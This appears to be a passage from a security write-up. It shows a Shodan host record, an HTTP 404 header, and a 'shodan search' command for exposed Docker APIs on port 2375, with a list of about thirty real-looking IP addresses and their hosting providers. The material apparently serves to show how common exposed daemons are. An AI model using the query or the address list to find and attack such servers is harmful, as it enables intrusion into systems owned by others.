
50.52.5.85

50-52-5-85.cral.id.frontiernet.net
linux
Frontier Communications
Added on 2020-10-26 02:38:25 GMT
United States, Bonners Ferry


```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 26 Oct 2020 02:38:24 GMT
Content-Length: 29
```

```
jieliau@mbp-ibm VirtualBox VMs % shodan search --fields ip_str,org,hostname port:2375 product:docker


47.241.107.203  ALICLOUD-SG
120.26.73.11    Aliyun Computing Co., LTD
121.5.126.66    Tencent cloud computing (Beijing) Co., Ltd.
47.117.77.238   Aliyun Computing Co., LTD
149.28.17.211   Vultr Holdings, LLC
173.28.107.146  MEDIACOMCC
106.12.137.30   Beijing Baidu Netcom Science and Technology Co., Ltd.
47.99.158.52    Aliyun Computing Co., LTD
83.217.8.210    Park-web Ltd.
198.58.105.17   Linode
120.78.173.35   Aliyun Computing Co., LTD
141.164.44.159  Choopa, LLC
95.179.135.49   JW Lucasweg 35
122.9.143.130   Huawei Public Cloud Service (Huawei Software Technologies Ltd.Co)
39.108.122.195  Aliyun Computing Co., LTD
187.19.146.157  BRISANET SERVICOS DE TELECOMUNICACOES LTDA
152.89.160.68   M247 Ltd Belgrade
47.97.250.217   Aliyun Computing Co., LTD
47.97.11.121    Aliyun Computing Co., LTD
103.125.252.49  Alpha Net
139.162.176.152 139.162.0.0/16
47.93.97.239    Aliyun Computing Co., LTD
37.187.154.224  OVH SAS
47.107.177.54   Aliyun Computing Co., LTD
52.215.34.225   Amazon Data Services Ireland Limited
108.61.229.244  Vultr Holdings, LLC
84.252.142.255  Yandex.Cloud LLC
47.118.41.59    Aliyun Computing Co., LTD
47.116.75.38    Aliyun Computing Co., LTD
194.195.126.23  Linode, LLC
112.74.93.136   Aliyun Computing Co., LTD
39.107.89.53    Aliyun Computing Co., LTD
54.154.216.116  Amazon Technologies Inc.
128.1.32.42     UCLOUD
```



